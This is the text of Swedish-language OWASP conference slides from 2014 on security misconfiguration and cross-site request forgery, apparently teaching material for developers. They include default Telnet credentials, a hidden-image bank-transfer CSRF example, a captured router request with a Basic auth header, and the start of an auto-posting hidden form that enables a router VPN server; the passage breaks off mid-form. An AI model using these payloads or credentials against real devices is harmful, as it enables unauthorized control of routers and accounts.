Internetdagarna 2014

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knowit

OWASP East Sweden

www.owasp.org

- Security misconfiguration
- Cross-site request forgery (CSRF)
- Using known vulnerable components

Security misconfiguration

Topp 5

Pratsamma felsidor

Server Error in '/' Application.

Input string was not in a correct format.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.FormatException: Input string was not in a correct format.

Source Error:

```
The source code that generated this unhandled exception can only be shown when compiled in debug mode. To enable this, please follow one of the below steps, then request the URL:

1. Add a "Debug=true" directive at the top of the file that generated the error. Example:

  <%@ Page Language="C#" Debug="true" %>

or:

2) Add the following section to the configuration file of your application:

<configuration>
   <system.web>
       <compilation debug="true"/>
   </system.web>
</configuration>

Note that this second technique will cause all files within a given application to be compiled in debug mode. The first technique will cause only that particular file to be compiled in debug mode.

Important: Running applications in debug mode does incur a memory/performance overhead. You should make sure that an application has debugging disabled before deploying into production scenario.
```

Stack Trace:

```
[FormatException: Input string was not in a correct format.]
   System.Number.StringToNumber(String str, NumberStyles options, NumberBuffer& number, NumberFormatInfo info, Boolean parseDecimal) +14345541
   System.Number.ParseInt32(String s, NumberStyles style, NumberFormatInfo info) +305
   ASP.default_aspx.__RenderBodyContent(HtmlTextWriter __w, Control parameterContainer) +95
   System.Web.UI.Control.RenderChildrenInternal(HtmlTextWriter writer, ICollection children) +131
   System.Web.UI.Control.RenderControlInternal(HtmlTextWriter writer, ControlAdapter adapter) +150
   ASP.site_master.__Render__control9(HtmlTextWriter __w, Control parameterContainer) +461
   System.Web.UI.Control.RenderChildrenInternal(HtmlTextWriter writer, ICollection children) +131
   System.Web.UI.HtmlControls.HtmlForm.RenderChildren(HtmlTextWriter writer) +394
   System.Web.UI.HtmlControls.HtmlContainerControl.Render(HtmlTextWriter writer) +49
   System.Web.UI.Control.RenderControlInternal(HtmlTextWriter writer, ControlAdapter adapter) +150
   System.Web.UI.Control.RenderChildrenInternal(HtmlTextWriter writer, ICollection children) +246
   System.Web.UI.Control.RenderControlInternal(HtmlTextWriter writer, ControlAdapter adapter) +150
   System.Web.UI.Control.RenderChildrenInternal(HtmlTextWriter writer, ICollection children) +246
   System.Web.UI.Page.Render(HtmlTextWriter writer) +40
   System.Web.UI.Control.RenderControlInternal(HtmlTextWriter writer, ControlAdapter adapter) +150
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +5363
```

Version Information: Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.0.30319.34212


Fillistning

localhost - /account/

[To Parent Directory]

11/17/2014 11:43 AM	1389	AddPhoneNumber.aspx
11/17/2014 11:43 AM	905	Confirm.aspx
11/17/2014 11:43 AM	2061	Forgot.aspx
11/17/2014 11:43 AM	412	Lockout.aspx
11/17/2014 11:43 AM	3620	Login.aspx
11/17/2014 11:43 AM	3943	Manage.aspx
11/17/2014 11:43 AM	1957	ManageLogins.aspx
11/17/2014 11:43 AM	6626	ManagePassword.aspx
11/17/2014 11:43 AM	1071	OpenAuthProviders.ascx
11/17/2014 11:43 AM	2660	Register.aspx
11/17/2014 11:43 AM	1798	RegisterExternalLogin.aspx
11/17/2014 11:43 AM	2684	ResetPassword.aspx
11/17/2014 11:43 AM	529	ResetPasswordConfirmation.aspx
11/17/2014 11:43 AM	2447	TwoFactorAuthenticationSignIn.aspx
11/17/2014 11:43 AM	1391	VerifyPhoneNumber.aspx
11/17/2014 11:43 AM	224	Web.config

Standardlösenord




Telnet

root:root, admin:admin


Carna Botnet

420 000 klienter

Skanna internet



Kippo



- Ta fram en upprepbar härdningsprocess, gärna automatiserad
- Ta fram en process för driftsättning och patch-hantering
- Verifiera konfigurationen genom återkommande sårbarhets-skanningar

Cross-site request forgery (CSRF)


Topp 8

Det klassiska exemplet


```
http://www.bank.com/app/transferFunds?amount=1500&destinationAccount=123

<img src="http://www.bank.com/app/transferFunds?amount=150000&destinationAccount=666"
                                        width="0" height="0">
```

Något lite mer aktuellt…



Admingränssnitt



POST-anrop

```
POST /start_apply.htm HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:33.0) Gecko/20100101 Firefox/33.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: sv-SE,sv;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.1/Advanced_VPN_Content.asp
Authorization: Basic YWRtaW46UGw4bmthcg==
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 487

current_page=Advanced_VPN_Content.asp&next_page=Advanced_VPN_Content.asp&modified=0&action_mode=apply&action_wait=10
&action_script=restart_vpnd&preferred_lang=SV&firmver=3.0.0.4&VPNServer_enable=1&VPNServer_mode=pptpd&pptpd_enable=1
&pptpd_broadcast=disable&pptpd_clientlist=%3Cuser%3E1234&status_pptpd=&status_openvpnd=&VPNServer_mode_select=pptpd&
pptpd_broadcast_ppp=0&pptpd_clientlist_username=&pptpd_clientlist_password=&vpn_server_clientlist_username=&vpn_serv
er_clientlist_password=
```

Ett formulär

```
<html>
  <body>
    <form action="http://192.168.1.1/start_apply.htm" method="POST" name="csrf_form">
      <input type="hidden" name="current&#95;page" value="Advanced&#95;VPN&#95;Content&#46;asp" />
      <input type="hidden" name="next&#95;page" value="Advanced&#95;VPN&#95;Content&#46;asp" />
      <input type="hidden" name="modified" value="0" />
